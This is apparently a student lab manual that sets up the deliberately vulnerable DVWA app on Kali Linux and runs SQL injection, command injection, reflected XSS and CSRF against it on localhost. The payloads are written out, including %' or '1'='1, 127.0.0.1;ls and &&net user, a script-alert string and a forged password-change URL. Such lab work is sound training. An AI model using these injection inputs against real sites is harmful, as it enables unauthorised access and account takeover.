Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Aim:

To examine and setup DVWA website to test the vulnerability of attacks and to perform SQL injection attack

Installing DVWA: open kali linux open the terminal enter the command cd /var/www/html open the firefox browser and type dvwa github click the link and copy the url and paste in terminal sudo git clone https://github.com/digininja/DVWA give command----> ls check the folder dywa mv dvwa DVWA ls cd DVWA cd config check the folder config.inc.php.dist sudo cp config.inc.php.dist config.inc.php ls cat config.inc.php sudo nano config.inc.php

change db user===user

```
p@ssword ==pass----->chage
cat config.inc.php
check it is change or not
sudo service mysql start
sudo mysql -u root -p
create user dvwa;
create user dvwa@localhost identified by 'p@ssw0rd';
grant all on dvwa.* to dvwa@localhost;
flush privileges;
exit----- get bye... message
sudo service apache2 start
http://localhost/DVWA or http://127.0.0.1/DVWA/login.php
user name::admin
password::password
----if any one getting the problem or accessing the page
please follow the steps
cd --enter
cd /etc
cd php
cd 8.1
cd apache2.....direct command
----> cd /etc/php/8.1/apache2
check file
ls
there is php.ini file
```

next command

sudo nano php.ini

next---> ctrl + / then enter

it will show the line number and give 865

change

allow_url_fopen = On

allow_url_include = On


next---> ctrl + x

type y and enter


and again restart the server

sudo service apache2 restart


we get http://127.0.0.1/DVWA/index.php



Goto DVWA security



Click on impossible



set as LOW.




Click submit.

Attacking the

system:


SQLInjection:

Enter 1 and Click




submit

Enter 2 and Click submit



Enter %' or '1'='1

It displays all the information.




Result:

Thus the DVWA website setup and sql injection attack completed successfully


Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

Command Injection Attack—

sudo service apache2 start




goto browser and give http://localhost/DVWA or http://localhost/DVWA or http://localhost/DVWA or http://localhost/DVWA/login.php




username: admin

password: password




click create database


we get http://127.0.0.1/DVWA/index.php



Goto DVWA security




Click on impossible



Set as LOW and click Submit.



Enter IP address.




multiple commands using pipe or;

127.0.0.1;ls



127.0.0.1;ls ../



;cat ../view_source.php




Use &&net user

```
Ping a device
Enter an IP address: 127.0.0.1&&net user
                                                               Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp seq=4 ttl=64 time=0.055 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms rtt min/avg/max/mdev = 0.014/0.042/0.058/0.017 ms
net [] user [misc. options] [targets]
          List users
net [] user DELETE [misc. options] [targets]
         Delete specified user
net [] user INFO [misc. options] [targets]
List the domain groups of the specified user
net [] user ADD [password] [-c container] [-F user flags] [misc. options] [targets]
          Add specified user
net [] user RENAME
                           [targets]
         Rename specified user
Valid methods: (auto-detected if not specified)
                                                  Active Directory (LDAP/Kerberos)
```


Use &net user



Click XSS Reflection




Enter any name in the text box and click submit.



It displays as




Now instead of any text let's try some script text.




Ex: <script>alert('Hello World')</script>


It displays an alert as shown below




Click Ok




------CSRF ATTACK—-----




open burpsuite




click start burp suite





open browser

search for




DVWA

http://127.0.0.1/DVWA/vulnerabilities/csrf/?password new=new&password conf=new&Change =Change

login after inception is on

Go to browser using burp suite and



Result:

Thus the Command injection, XSS and CSRF attack completed successfully.